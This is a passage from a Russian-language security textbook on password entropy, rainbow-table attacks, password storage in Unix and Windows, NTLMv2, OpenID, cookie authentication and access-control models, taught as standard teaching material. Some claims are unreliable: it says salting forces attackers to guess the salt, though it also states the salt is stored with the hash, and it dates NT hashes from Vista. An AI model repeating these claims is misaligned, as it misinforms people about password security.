NIST использует следующие предположения для оценки энтропии паролей, создаваемых людьми.

1. Энтропия первого символа $H(s_1) = 4$ бит/символ.
2. Энтропия со 2-го по 8-й символы $H(s_{2 \le i \le 8}) = 2$ бит/символ.
3. Энтропия с 9-го по 20-й символы $H(s_{9 \le i \le 20}) = 1.5$ бит/символ.
4. Энтропия с 21-го символа $H(s_{i \ge 21}) = 1$ бит/символ.
5. Проверка композиции на использование символов разных регистров и небуквенных символов добавляет до 6 бит энтропии пароля.

6. Словарная проверка на слова и часто используемые пароли добавляет до 6 бит энтропии для коротких паролей. Для 20-символьных и более длинных паролей прибавка к энтропии 0 бит.

Для оценки энтропии пароля нужно сложить энтропии символов $H(s_i)$ и сделать дополнительные надбавки, если пароль удовлетворяет тестам на композицию и отсутствие в словаре.

Таблица 10.1. Оценка NIST предполагаемой энтропии паролей.

Длина пароля, символы	Энтропия паролей пользователей по критериям NIST			Энтропия случайных равновероятных паролей
	Без проверок	Словарная проверка	Словарная и композиционная проверка	
4	10	14	16	26.3
6	14	20	23	39.5
8	18	24	30	52.7
10	21	26	32	65.9
12	24	28	34	79.0
16	30	32	38	105.4
20	36	36	42	131.7
24	40	40	46	158.0
30	46	46	52	197.2
40	56	56	62	263.4

В табл. 10.1 приведена оценка NIST на величину энтропии пользовательских паролей в зависимости от длины паролей и сравнение с энтропией случайных паролей с равномерным распределением символов из алфавита в $D = 94$ символа клавиатуры. Оценочное число переборов для подбора пароля $O(2^H)$. Из таблицы видно, что по критериям NIST энтропия реальных паролей в 2–4 раза меньше энтропии случайных паролей с равномерным распределением символов.

Пример. Оценим общее количество существующих паролей. Население Земли – 7 млрд. Предположим, что все население использует компьютеры, Интернет и у каждого человека по 10 паролей. Общее количество существующих паролей $7 \cdot 10^{10} \approx 2^{36}$.

Имея доступ к наиболее массовым интернет-сервисам с количеством пользователей десятки и сотни миллионов, в которых пароли часто хранятся в открытом виде из-за необходимости обновления

ПО и, в частности, реализаций способа аутентификации, мы 1) имеем базу паролей, покрывающую существенную часть пользователей, 2) можем статистически построить правила генерирования паролей. Даже если пароль хранится в защищенном виде, при вводе пароль, как правило, в открытом виде пересылается по Интернету, и все преобразования пароля для аутентификации осуществляет интернет-сервис, а не веб-браузер. Следовательно, интернет-сервис имеет доступ к исходному паролю.

В 2002 г. был подобран ключ для 64-битового блокового шифра RC5 сетью `distributed.net` персональных компьютеров, выполнявших вычисления в фоновом режиме. Суммарное время вычислений всех компьютеров – 1757 дней, было проверено 83% пространства всех ключей. Это означает, что пароли с оценочной энтропией менее 64 бит, то есть *все пароли* до 40 символов по критериям NIST, могут быть подобраны в настоящее время. Конечно, с оговорками, что 1) нет ограничений на количество и скорость попыток аутентификаций, 2) алгоритм генерирования вероятных паролей эффективен.

Строго говоря, использование даже 40-символьного пароля для аутентификации или в качестве ключа блокового шифрования является небезопасным.

Число паролей

Приведем различные оценки числа паролей, создаваемых людьми.

Пароли, создаваемые людьми, основаны на словах или закономерностях естественного языка. В английском языке всего около $1\ 000\ 000 \approx 2^{20}$ слов, включая термины.

Используемые слоги английского языка имеют вид V, CV, VC, CVV, VCC, CVC, CCV, CVCC, CVCCC, CCVCC, CCCVCC, где C – согласная (consonant), V – гласная (vowel). 70% слогов имеют структуру VC или CVC. Общее число слогов $S = 8000 - 12000$. Средняя длина слога – 3 буквы.

Предполагая равновероятное распределение всех слогов английского языка, для числа паролей из r слогов получим верхнюю оценку

$$N_1 = S^r = 2^{13r} \approx 2^{4.3L_1}.$$

Средняя длина паролей составит

$$L_1 \approx 3r.$$

Теперь предположим, что пароли могут состоять только из 2–3 буквенных слогов вида CV, VC, CVV, VCC, CVC, CCV с равновероятным распределением символов. Подсчитаем число паролей N_2, которые могут быть построены из r таких слогов. В английском алфавите $n_v = 10, n_c = 16, n = n_v + n_c = 26$. Верхняя оценка числа r-слоговых паролей:

$$N_2 = (n_c n_v + n_v n_c + n_c n_v n_v + n_v n_c n_c + n_c n_v n_c + n_c n_c n_v)^r \approx$$

$$\approx (n_c n_v (3n_c + n_v))^r,$$

$$N_2 \approx \left(\frac{n^3}{2}\right)^r \approx 2^{13r} \approx 2^{4.3L_2}.$$

Средняя длина паролей:

$$L_2 = \frac{n_c n_v (2 + 2 + 3n_v + 3n_c + 3n_c + 3n_c)}{n_c n_v (1 + 1 + n_v + n_c + n_c + n_c)} \cdot r \approx 3r.$$

Как видно, получились одинаковые оценки числа и длины паролей.

Подсчитаем верхние оценки числа паролей из L символов, предполагая равномерное распределение символов из алфавита в D символов: а) $D_1 = 26$ строчных буквы, б) все $D_2 = 94$ печатных символа клавиатуры (латиница и небуквенные символы):

$$N_3 = D_1^L \approx 2^{4.7L},$$

$$N_4 = D_2^L \approx 2^{6.6L}.$$

Из таблицы 10.2 видно, что при доступном объеме вычислений в $2^{60...70}$ операций пароли вплоть до 15 символов, построенные на словах, слогах, изменениях слов, вставках цифр, небольшого изменения регистров и другой простейшей обфускации, могут быть найдены перебором на кластере (или ПК) в настоящее время.

Для достижения криптостойкости паролей, сравнимой со 128- или 256-битовым секретным ключом, требуется выбирать пароль из 20 и 40 символов соответственно, что, как правило, не реализуется из-за сложности запоминания и ввода без ошибок.

Таблица 10.2. Различные верхние оценки числа паролей.

Длина пароля	Число паролей		
	На основе слоговой композиции	Алфавит $D = 26$ символов	Алфавит $D = 94$ символа
6	2^{26}	2^{28}	2^{39}
9	2^{39}	2^{42}	2^{59}
12	2^{52}	2^{56}	2^{79}
15	2^{65}	2^{71}	2^{98}
21	2^{91}	2^{99}	2^{137}
39	2^{169}	2^{183}	2^{256}

Атака для подбора паролей и ключей шифрования

В схемах аутентификации по паролю иногда используется хэширование и хранение хэша пароля на сервере. В таких случаях применима словарная атака или атака с применением заранее вычисленных таблиц для ускорения поиска.

Для нахождения пароля, прообраза хэш-функции, или для нахождения ключа блочного шифрования по атаке с выбранным шифротекстом (для одного и того же известного открытого текста и соответствующего шифротекста) может быть применен метод перебора с балансом между памятью и временем вычислений. Самый быстрый метод радужных таблиц (rainbow tables), 2003 г., заранее вычисляет следующие цепочки и хранит результат в памяти.

Для нахождения пароля, прообраза хэш-функции H, цепочка строится как

$$M_0 \xrightarrow{H(M_0)} h_0 \xrightarrow{R_0(h_0)} M_1 \dots M_t \xrightarrow{H(M_t)} h_t \xrightarrow{R_t(h_t)} M_{t+1},$$

где $R_i(h)$ – функция редуцирования, преобразования хэша в пароль для следующего хэширования.

Для нахождения ключа блочного шифрования для одного и того же известного открытого текста M таблица строится как

$$K_0 \xrightarrow{E_{K_0}(M)} c_0 \xrightarrow{R_0(c_0)} K_1 \dots K_t \xrightarrow{E_{K_t}(M)} c_t \xrightarrow{R_t(c_t)} K_{t+1},$$

где $R_i(c)$ – функция редуцирования, преобразования шифротекста в новый ключ.

Функция редуцирования R_i зависит от номера итерации, чтобы избежать дублирующиеся подцепочки, которые возникают в случае коллизий между значениями в разных цепочках в разных итерациях, если R постоянна. Rainbow-таблица размера $(m \times 2)$ состоит из строк $(M_{0,j}, M_{t+1,j})$ или $(K_{0,j}, K_{t+1,j})$, вычисленных для разных значений стартовых паролей $M_{0,j}$ или $K_{0,j}$ соответственно.

Опишем атаку на примере нахождения прообраза $\overline{M}$ хэша $\overline{h} = H(\overline{M})$. На первой итерации исходный хэш $\overline{h}$ редуцируется в сообщение $\overline{h} \xrightarrow{R_t(\overline{h})} \overline{M}_{t+1}$ и сравнивается со всеми значениями последнего столбца $M_{t+1,j}$ таблицы. Если нет совпадения, переходим ко второй итерации. Хэш $\overline{h}$ дважды редуцируется в сообщение $\overline{h} \xrightarrow{R_{t-1}(\overline{h})} \overline{M}_t \xrightarrow{H(\overline{M}_t)} \overline{h}_t \xrightarrow{R_t(\overline{h}_t)} \overline{M}_{t+1}$ и сравнивается со всеми значениями последнего столбца $M_{t+1,j}$ таблицы. Если не совпало, то переходим к третьей итерации и т.д. Если для r-кратного редуцирования сообщение $\overline{M}_{t+1}$ содержится в таблице во втором столбце, то из совпавшей строки берется $M_{0,j}$, и цепочка пробегается вся заново для нахождения искомого сообщения $\overline{M}$: $\overline{h} = H(\overline{M})$.

Найдем вероятность нахождения пароля в таблице. Пусть мощность множества всех паролей N. Изначально в столбце $M_{0,j}$ содержится $m_0 = m$ различных паролей. Предполагая случайное отображение с пересечениями паролей $M_{0,j} \to M_{1,j}$, в $M_{1,j}$ будет m_1 различных паролей. Согласно задаче о размещении,

$$m_{i+1} = N\left(1 - \left(1 - \frac{1}{N}\right)^{m_i}\right) \approx N\left(1 - e^{-\frac{m_i}{N}}\right).$$

Вероятность нахождения пароля

$$P = 1 - \prod_{i=1}^{t}\left(1 - \frac{m_i}{N}\right).$$

Чем больше таблица из m строк, тем больше шансов найти пароль или ключ, в наихудшем случае выполнив $O\left(m\frac{t(t+1)}{2}\right)$ операций.

Примеры применения атаки на хэш-функциях MD5, LM $\sim$ $\mathrm{DES}_{\mathrm{Password}}(\mathrm{const})$ приведены в табл. 10.3.

Таблица 10.3. Атаки на радужных таблицах на *одном* ПК.

Длина, биты	Пароль или ключ			Радужная таблица		
	Длина, симв.	Множество	Мощность	Объем	Время вычисления таблиц	Время поиска
Хэш LM						
2×56	14	A–Z A–Z, 0-9 все	2^{33} 2^{36} 2^{43}	610 MiB 3 GiB 64 GiB	несколько лет	6 с 15 с 7 мин
Хэш MD5						
128	8	a-z, 0-9	2^{41}	36 GiB	-	4 мин

10.3. Аутентификация по паролю

Из-за малой энтропии пользовательских паролей во всех системах регистрации и аутентификации пользователей применяется специальная политика безопасности. Типичные минимальные требования:

1. Длина пароля от 8 символов. Использование разных регистров и небуквенных символов в паролях. Запрет паролей из словаря слов или часто используемых паролей. Запрет паролей в виде дат, номеров машин и других номеров.

2. Ограниченное время действия пароля. Обязательная смена пароля по истечению срока действия.

3. Блокирование возможности аутентификации после нескольких неудачных попыток. Ограниченное число актов аутентификаций в единицу времени. Временная задержка перед выдачей результата аутентификации.

Дополнительные рекомендации (требования) пользователям:

1. Не использовать одинаковые или похожие пароли для разных систем. Например, веб-почта, вход в ОС, электронная платежная система, форумы, социальные сети. Пароль часто

передается в открытом виде по сети. Пароль доступен администратору системы, возможны утечки конфиденциальной информации с серверов. Стараться выбирать случайные стойкие пароли.

2. Не записывать пароли. Никому не сообщать пароль, даже администратору. Не передавать пароли по почте, телефону, Интернету и т.д.

3. Не использовать одну и ту же учетную запись для разных пользователей, даже в виде исключения.

4. Всегда блокировать компьютер, когда пользователь отлучается от него даже на короткое время.

10.4. Хранение паролей и аутентификация в ОС

Для усложнения подбора пароля и избежания словарной атаки используется добавление перед хэшированием к паролю соли, случайной битовой строки. **Солью** (salt) называется (псевдо) случайная битовая строка s, добавляемая к аргументу m (паролю) функции хэширования $h(m)$ для рандомизации хэширования одинаковых сообщений. Соль передается (хранится) вместе с вычисленным хэшем для возможности повторных вычислений:

$$s \parallel h(s \parallel m).$$

Соль применяется для избежания словарных атак.

Словарная атака заключается в том, что злоумышленник один раз заранее вычисляет таблицы хэшей от наиболее *вероятных* сообщений, т.е. составляет словарь, и далее производит поиск по вычисленной таблице для взламывания исходного сообщения. Словарные атаки использовались ранее для взлома паролей m, которые хранились в виде обычных хэшей $h(m)$. Усовершенствованной словарной атакой является метод rainbow-таблиц, позволяющий практически взламывать хэши длиной до 64–128 бит.

Использование соли делает невозможной словарную атаку, так как после нахождения совпадения хэша в словаре злоумышленник

вынужден будет подбирать соль, что вычислительно трудоемко или невозможно.

В рассмотренной ранее модели построения паролей в виде слогов с элементами небольшой обфускации мы получили количество паролей около 2^{70} для 12-символьных паролей. Данный объем вычислений уже почти достижим. Следовательно, даже соль не защищает пароли от взлома, если у злоумышленника есть доступ к файлу с паролями или возможность неограниченных попыток аутентификации. Поэтому файлы с паролями дополнительно защищаются, а системы аутентификации по паролю вводят ограничения на попытки неуспешной аутентификации.

10.4.1. Хранение паролей в Unix

В ОС Unix пароль m пользователя хранится в файле `/etc/shadow` в виде 128–512 битового хэша (SHA, MD5 и т.д.) или результатов шифрования (Blowfish и т.д.), вычисленного с солью s из 2-8 или более символов (до 128–256 бит):

$$(s \parallel h_s), \text{ где } h_s = h(s \parallel m).$$

Файл `/etc/shadow` доступен только привилегированным пользователям и процессам, что вносит дополнительную защиту.

10.4.2. Хранение паролей и аутентификация в Windows

ОС Windows, начиная с Vista, Server 2008, Windows 7, пароли хранит в виде NT-хэша, который вычисляется как 128-битовый хэш MD4 от пароля в Unicode кодировке. NT-хэш не использует соль, поэтому применима словарная атака. На словарной атаке основаны программы поиска (взлома) паролей для Windows. Файл паролей называется SAM (Security Account Manager) в случае локальной аутентификации. Если пароли хранятся на сетевом сервере, то опять же они хранятся в специальном файле. Доступ к файлу ограничен.

В последнем протоколе аутентификации NTLMv2[1] пользова-

[1] [MS-NLMP]: NT LAN Manager (NTLM) Authentication Protocol Specification, Rev. 11.

тель для входа в свой компьютер аутентифицируется либо локально на компьютере, либо удаленным сервером, если учетная запись пользователя хранится на сервере. Пользователь с именем $user$ вводит пароль в программу-*клиент*, которая, взаимодействуя с программой-*сервером* (локальной или удаленной на сервере домена $domain$), аутентифицирует пользователя для входа в систему.

1. Клиент $\rightarrow$ Сервер: запрос аутентификации.

2. Клиент $\leftarrow$ Сервер: 64-битовая псевдослучайная одноразовая метка n_s.

3. Вводимый пользователем пароль хэшируется в NThash без соли. Клиент генерирует 64-битовую псевдослучайную одноразовую метку n_c, создает метку времени ts. Далее вычисляются 128-битовые коды аутентификации сообщений HMAC на хэш-функции MD5 с ключами NT-hash и NTOWF:

$$\text{NThash} = \text{MD4}(\text{Unicode}(\text{пароль})),$$

$$\text{NTOWF} = \text{HMAC-MD5}_{\text{NThash}}(user, domain),$$

$$\text{NTLMv2-response} = \text{HMAC-MD5}_{\text{NTOWF}}(n_c, n_s, ts, domain).$$

4. Клиент $\rightarrow$ Сервер: (n_c, NTLMv2-response).

5. Сервер для указанных имен пользователя и домена извлекает из базы паролей требуемый NT-hash, производит аналогичные вычисления и сравнивает значения кодов аутентификации. Если они совпадают, аутентификация успешна.

В случае аутентификации на локальном компьютере сравниваются значения NTOWF, вычисленное от пароля пользователя и извлеченное из файла паролей SAM.

Как видно, протокол аутентификации NTLMv2 обеспечивает одностороннюю аутентификацию пользователя серверу (или своему ПК).

При удаленной аутентификации по сети последние версии Windows используют протокол Kerberos, который обеспечивает взаимную аутентификацию, и только, если аутентификация по Kerberos не поддерживается клиентом или сервером, она происходит по NTLMv2.

10.5. Аутентификация в интернет-сервисах

Взаимодействие браузера и веб-приложения происходит по протоколу HTTP, который не поддерживает состояния. Браузер, клиент, выполняет запросы к веб-серверу, а последний отсылает браузеру запрошенные файлы (HTML-страницы, изображения, стили, скрипты и вообще любые файлы). Для каждого запроса браузер указывает полный адрес (URI, uniform resource identifier). Самые часто используемые запросы: GET (получение файла с указанным URI), POST (отправка данных, введенных пользователем, и получение нового HTML файла веб-страницы), PUT (отправка файлов на указанный URI). При использовании javascript (AJAX) отправлять и получать данные можно без перезагрузки страницы, но взаимодействие происходит по стандартным HTTP-запросам.

Односторонняя аутентификация пользователя интернет-сервисом состоит из двух фаз:

1. первичная аутентификация по паролю при первом GET-запросе к сервису;

2. вторичная аутентификация на основе токенов аутентификации, сгенерированных веб-приложением, для *каждого* последующего запроса к сервису (GET, POST и т.д.). Каждый запрос к серверу должен быть аутентифицироан, так как протокол HTTP не поддерживает состояний и сеансов. Часто аутентификацию делают через cookie.

Взаимная аутентификация достигается *двумя* разными односторонними аутентификациями:

1. аутентификация пользователя интернет-сервисом по паролю и последующим сгенерированным токенам;

2. аутентификация интернет-сервиса пользователем производится с помощью SSL-соединения, которое обеспечивает первичную аутентификацию на основе открытых ключей и вторичные аутентификации кодами аутентификации сообщения и шифрованием на сеансовых ключах, сгенерированных при

первичной аутентификации. Первичная аутентификация веб-сервиса производится сертификатом X509, удостоверяющим принадлежность доменного имени URL веб-сервису, предотвращая фальсификацию веб-сервиса. Сертификат содержит ЭЦП *общей доверенной* третьей стороны, вычисленной от значения открытых ключей, URL и других полей.

10.5.1. Первичная аутентификация по паролю

Стандартная первичная аутентификация в современных интернет-сервисах происходит обычной передачей логина и пароля в открытом виде по сети. Если SSL-соединение не используется, логин и пароль могут быть перехвачены. Даже при использовании SSL-соединения веб-приложение имеет доступ к паролю в открытом виде.

Более защищенным, но мало используемым способом аутентификации является вычисление хэша от пароля m, соли s и псевдослучайных одноразовых меток n_1, n_2 с помощью javascript в браузере и отсылка по сети только результата вычисления хэша.

$$\begin{array}{lll} \text{Браузер} & \rightarrow \text{Сервис:} & \text{HTTP GET-запрос} \\ \text{Браузер} & \leftarrow \text{Сервис:} & s \parallel n_1 \\ \text{Браузер} & \rightarrow \text{Сервис:} & n_2 \parallel h(h(s \parallel m) \parallel n_1 \parallel n_2) \end{array}$$

Если веб-приложение хранит хэш от пароля и соли $h(s \parallel m)$, то пароль не может быть перехвачен ни по сети, ни веб-приложением.

В массовых интернет-сервисах пароли часто хранятся в открытом виде на сервере, что не является хорошей практикой для обеспечения защиты персональных данных пользователей.

10.5.2. Первичная аутентификация в OpenID

Из-за большого числа различных логинов, которые приходится использовать для доступа к разным сервисам, постепенно происходит внедрение единых систем аутентификации для разных сервисов (single sign-on), например, OpenID, параллельно концентрация пользователей вокруг больших порталов с единой аутентификацией, например, Google Account. Яндекс.Паспорт также уменьшает число используемых паролей для разных служб.

Принцип аутентификации состоит в следующем.

1. Пользователи и интернет-сервисы доверяют аутентификацию третьей стороне, центру единой аутентификации.

2. Когда пользователь заходит на интернет-ресурс, веб-приложение перенаправляет его на центр аутентификации с защитой SSL-соединением.

3. Центр аутентифицирует пользователя и выдает ему токен аутентификации, который пользователь предъявляет интернет-сервису.

4. Сервис по токену аутентификации определяет имя пользователя.




Рис. 10.1. Схема аутентификации в OpenID.

На рис. 10.1 показана схема аутентификации в OpenID версии 2 для доступа к стороннему интернет-сервису.

Если сервис и центр вместе создают общий секретный ключ K для кода аутентификации сообщений MAC_K выполняются шаги 4,

5 по протоколу Диффи–Хеллмана:

5. Сервис $\rightarrow$ центр: модуль p группы $\mathbb{Z}_p^*$, генератор g, число $g^a \mod p$,
6. Сервис $\leftarrow$ центр: число $g^b \mod p$, гаммированный ключ $K \oplus (g^{ab} \mod p)$,

то аутентификатор содержит MAC_K, проверяемый шагом 10, на выданном ключе K. [2] Код аутентификации сообщений определяется как описанный ранее HMAC с хэш-функцией SHA-256.

Если сервис и центр не создают общий ключ (этапы 4, 5 не выполняются), сервис делает запрос на проверку аутентификатора в шагах 10, 11.

В OpenID аутентификатор состоит из следующих основных полей: имя пользователя, URL сервиса, результата аутентификации в OpenID, одноразовой метки и, возможно, кода аутентификации от полей аутентифкатора на секретном ключе K, если он был создан на этапах 4, 5. Одноразовая метка является *одноразовым* псевдослучайным идентификатором результата аутентификации, который центр сохраняет в своей БД. По одноразовой метке сервис запрашивает центр о верности результата аутентификации на этапах 10, 11. Дополнительно, одноразовая метка защищает от атак воспроизведения.

Можно было бы исключить шаги 4, 5, 10, 11, но тогда сервису бы пришлось реализовывать и хранить в БД использованные одноразовые метки для защиты от атак воспроизведения. Цель OpenID – предоставить аутентификацию с минимальными издержками на интеграцию. Поэтому в OpenID реализует модель, в которой сервис все проверки делегирует запросами к центру.

Важно отметить, что в аутентификации через OpenID необходимо использовать SSL-соединения на всех взаимодействиях с центром, так как в самом протоколе OpenID не производится аутентификация сервиса и центра, конфиденциальность и целостность не поддерживаются.

[2] Более правильным подходом является использование в качестве ключа $K = g^{ab} \mod p$, так в этом случае ключ создается совместно, а не выдается центром.

10.5.3. Вторичная аутентификация по cookie

Протокол HTTP не поддерживает запоминание состояния соединения. Все запросы браузера интернет-сервису неотличимы от того, происходят они в первый раз или последующие. Поэтому для образования связности взаимодействия браузера и интернет-сервиса вводят искусственно «состояние» либо с помощью cookie, либо внедряют как часть URL, либо применяя скрытые элементы в формах.

Пример передачи переменных через URL:

```
http://en.wikipedia.org/w/index.php?
      title=Hypertext_Transfer_Protocol&
      action=historysubmit&diff=330577492&oldid=330543455,
```

где браузер при запросе к веб-сервису указывает значения переменных:

```
      title = Hypertext_Transfer_Protocol,
      action = historysubmit,
      diff = 330577492,
      oldid = 330543455.
```

В скрытых элементах форм языка разметки HTML, которые не показываются браузером на веб-странице, веб-сервер передает установленные значения переменных, которые браузер отправит назад сервису вместе с отправкой других видимых полей формы:

```
      <input type="hidden" name="user"
value="john"/>
      <input type="hidden" name="birthdate"
           value="29.02.1986"/>
      <input type="hidden" name="age" value="3"/>
```

Вторичная аутентификация при каждом HTTP-запросе, как правило, реализуется через cookie, которые браузер сохраняет в своем кэше посещенных страниц. Первоначально cookie были разработаны для возможности создания интернет-магазина.

Когда браузер в первый раз делает HTTP-запрос

```
GET /index.html HTTP/1.1
Host: www.wikipedia.org
```

к веб-серверу, веб-приложение сервера может отправить HTTP-пакет, содержащий параметр, строку текста, cookie:

```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: name1=value1; name2=value2; ...

...далее HTML-страница...
```

Браузер при последующих запросах к веб-серверу автоматически будет отсылать cookie назад веб-приложению

```
GET /wiki/HTTP_cookie HTTP/1.1
Host: www.wikipedia.org
Cookie: name1=value1; name2=value2; ...
Accept: */*
```

Далее веб-приложение может создать новый cookie и т.д. Браузер хранит cookie на диске в кэш-памяти. То есть cookie – это возможность хранить переменные локально в кэш-памяти браузера, отсылать сохраненные значения, получать новые переменные. Фактически cookie дают возможность «продолжать» работу с интернет-сервисом с прежнего момента после закрытия и открытия браузера, а не заново.

В результате создается передача состояний, что дает возможность не вводить логин и пароль каждый раз при входе в интернет-сервис, использовать несколько окон для одного сеанса работы в интернет-магазине и т.д. При создании cookie может указываться его конечное время действия, после которого браузер удалит устаревший cookie.

Для вторичной аутентификации в cookie веб-приложение записывает аутентификатор в виде текстовой строки.

В качестве аутентификатора можно использовать *псевдослучайную* текстовую строку достаточной длины, сгенерированную веб-приложением. Веб-приложение должно вести журнал выданных аутентификаторов пользователям и их сроков действия. Например,

```
Cookie: auth=B35NMVNASUY26MMWNVZ87
```

Вторым способом аутентификации является применение кода аутентификации сообщений ко всем данным, записанным в cookie. Код аутентификации сообщений MAC_K на секретном ключе $K = h(m\|s)$, который является хэшем от пароля m и соли s, вычисляется

от псевдослучайной одноразовой метки nonce, имени пользователя $user$ и других данных $data$, сохраняемых в cookie:

```
Cookie: User=user; Nonce=nonce; Data=data; MAC=auth;
```

$$auth = \mathrm{HMAC}_K(user \| \mathrm{nonce} \| data).$$

Псевдослучайный аутентификатор предпочтительнее, так как позволяет гарантировать, что аутентификатор был создан веб-приложением, и не раскрывает имени пользователя. Использование кода аутентификации сообщения является дополнительной мерой того, что данные, сохраняемые в cookie, не были подделаны.

Конечно, беспокоиться об аутентификации в интернет-сервисах при использовании обычного HTTP-протокола без зашифрованного SSL-соединения имеет смысл только по отношению к угадыванию токенов аутентификации другими пользователями, которые не имеют доступа к маршрутизаторам и сети, через которые общается пользователь. Кража компьютера или одного cookie-файла, перехват незащищенного трафика HTTP-протокола приводят к доступу в систему под именем взломанного пользователя.

Глава 11

Программные уязвимости

11.1. Контроль доступа в информационных системах

В информационных системах контроль доступа вводится к *действиям субъектов* над *объектами*. В операционных системах под субъектами почти всегда понимаются процессы, под объектами – процессы, разделяемая память, объекты файловой системы, порты ввода-вывода и т.д., под действием – чтение (файла или содержимого директории), запись (создание, добавление, изменение, удаление, переименование файла или директории) и исполнение (файла-программы). Система контроля доступа в информационной системе (операционной системе, базе данных и т.д.) определяет множество субъектов, объектов и действий.

Применение контроля доступа создается 1) *аутентификацией* субъектов и объектов, 2) *авторизацией* допустимости действия, 3) *аудитом* (проверкой и хранением) ранее совершенных действий.

Различают три основных модели контроля доступа – дискреционная (discretionary access control, DAC), мандатная (mandatory access control, MAC) и ролевая (role-based access control, RBAC) модели. Современные операционные системы используют *комбина-*

ции двух или трех моделей доступа, причем решения о доступе принимаются в порядке убывания приоритета: ролевая, мандатная, дискреционная модели.

В настоящее время в операционных системах использование и развитие контроля доступа происходит в том числе для повышения стабильности системы и устойчивости к ошибкам и уязвимостям, а не только для обеспечения секретности информации.

11.1.1. Дискреционная модель

Классическое определение дискреционной модели из так называемой Оранжевой книги 1985 г. (Trusted Computer System Evaluation Criteria, устаревший стандарт министерства обороны США 5200.28-STD) следующее – средства ограничения доступа к объектам, основанные на сущности (identity) субъекта и/или группы, к которой они принадлежат. Субъект, имеющий определенный доступ к объекту, имеет возможность полностью или частично передать право доступа другому субъекту.

На практике дискреционная модель доступа предполагает, что для каждого объекта в системе определен субъект-владелец. Этот субъект может самостоятельно устанавливать необходимые, по его мнению, права доступа к любому из своих объектов для остальных субъектов, в том числе и для себя самого. Логически владелец объекта является владельцем информации, находящимся в этом объекте. При доступе некоторого субъекта к какому-либо объекту система контроля доступа лишь считывает установленные для объекта права доступа и сравнивает их с правами доступа субъекта. Кроме того, предполагается наличие в ОС некоторого выделенного субъекта, администратора дискреционного управления доступом, который имеет привилегию устанавливать дискреционные права доступа для любых, даже ему не принадлежащих, объектов в системе.

Дискреционную модель реализуют почти все популярные ОС, в частности, Windows и Unix. У каждого субъекта (процесса пользователя или системы) и объекта (файла, другого процесса и т.д.) есть владелец, который может делегировать доступ другим субъектам, изменяя атрибуты на чтение, запись файлов для других пользователей и групп пользователей. Администратор системы имеет возможность назначить нового владельца и другие права доступа к

объектам.

11.1.2. Мандатная модель

Классическое определение мандатной модели из Оранжевой книги – средства ограничения доступа к объектам, основанные на важности (секретности) информации, содержащейся в объектах, и обязательная авторизация действий субъектов для доступа к информации с присвоенным уровнем важности. Важность информации определяется уровнем доступа, приписываемым всем объектам и субъектам. Исторически мандатная модель определяла важность информации в виде иерархии, например, совершенно секретно (СС), секретно (С), конфиденциально (К) и рассекречено (Р). При этом верно следующее: СС > С > К > Р, то есть каждый уровень включает сам себя и все уровни, находящиеся ниже в иерархии.

Современное определение мандатной модели – применение явно указанных правил доступа субъектов к объектам, определяемых только администратором системы. Сами субъекты (пользователи) не имеют возможности для изменения прав доступа. Правила доступа описаны матрицей, в которой столбцы соответствуют субъектам, строки – объектам, а в ячейках – допустимые действия субъекта над объектом. Матрица покрывает все пространство субъектов и объектов. Также определены правила наследования доступа для новых создаваемых объектов. В мандатной модели матрица может быть изменена только администратором системы.

Модель Белл-Ла Падулы (Bell-La Padula) использует два мандатных и одно дискреционное правила политики безопасности:

1. Субъект с определенным уровнем секретности не может иметь доступ на *чтение* объектов с более *высоким* уровнем секретности (no read-up).

2. Субъект с определенным уровнем секретности не может иметь доступ на *запись* объектов с более *низким* уровнем секретности (no write-down).

3. Использование матрицы доступа субъектов к объектам для описания дискреционного доступа.

11.1.3. Ролевая модель

Ролевая модель доступа основана на определении ролей в системе. Понятие «роль» в этой модели – это совокупность действий и обязанностей, связанных с определенным видом деятельности. Таким образом, достаточно указать тип доступа к объектам для определенной роли и определить группу субъектов, для которых она действует. Одна и та же роль может использоваться несколькими различными субъектами (пользователями). В некоторых системах пользователю разрешается выполнять несколько ролей одновременно, в других есть ограничение на одну или несколько не противоречащих друг другу ролей в каждый момент времени.

Ролевая модель, в отличие от дискреционной и мандатной, позволяет реализовать разграничение полномочий пользователей, в частности, на системного администратора и офицера безопасности, что повышает защиту от человеческого фактора.

11.2. Контроль доступа в ОС

11.2.1. Windows

До Vista операционные системы Windows реализовывали только дискреционную модель безопасности. Владелец файла имел возможность изменить права доступа или разрешить доступ другому пользователю.

Начиная с Windows Vista, в дополнение к стандартной дискреционной модели субъекты и объекты стали обладать мандатным уровнем доступа, устанавливаемым администратором (или по умолчанию системой для новых созданных объектов) и имеющим приоритет над стандартным дискреционным доступом, который может менять владелец.

В Vista мандатный уровень доступа предназначен в первую очередь для обеспечения *целостности* и устойчивости системы, чем для обеспечения секретности.

Уровень доступа объекта (integrity level в терминологии Windows) помечается шестнадцатиричным числом в диапазоне от `0` до `0x4000`, большее число означает больший уровень доступа. В Vista определены 5 базовых уровней:

- ненадежный (Untrusted, `0x0000`),
- низкий (Low Integrity, `0x1000`),
- средний (Medium Integrity, `0x2000`),
- высокий (High Integrity, `0x3000`) и
- системный (System Integrity, `0x4000`).

Дополнительно объекты имеют три атрибута, которые, если они установлены, запрещают доступ субъектов с более низким уровнем доступа к ним: субъекты с более низким уровнем доступа не могут

- читать (no read-up),
- изменять (no write-up),
- исполнять (no execute-up)

объекты с более высоким уровнем доступа. Для всех объектов по умолчанию установлен атрибут запрета записи объектов с более высоким уровнем доступа, чем имеет субъект (no write-up).

Субъекты имеют два атрибута:

- запрет записи объектов с более высоким уровнем доступа, чем у субъекта (no write-up, эквивалентно аналогичному атрибуту объекта),
- установка уровня доступа созданного процесса-потомка как минимум от уровня доступа родительского процесса (субъекта) и исполняемого файла (объекта файловой системы).

Оба атрибута установлены по умолчанию.

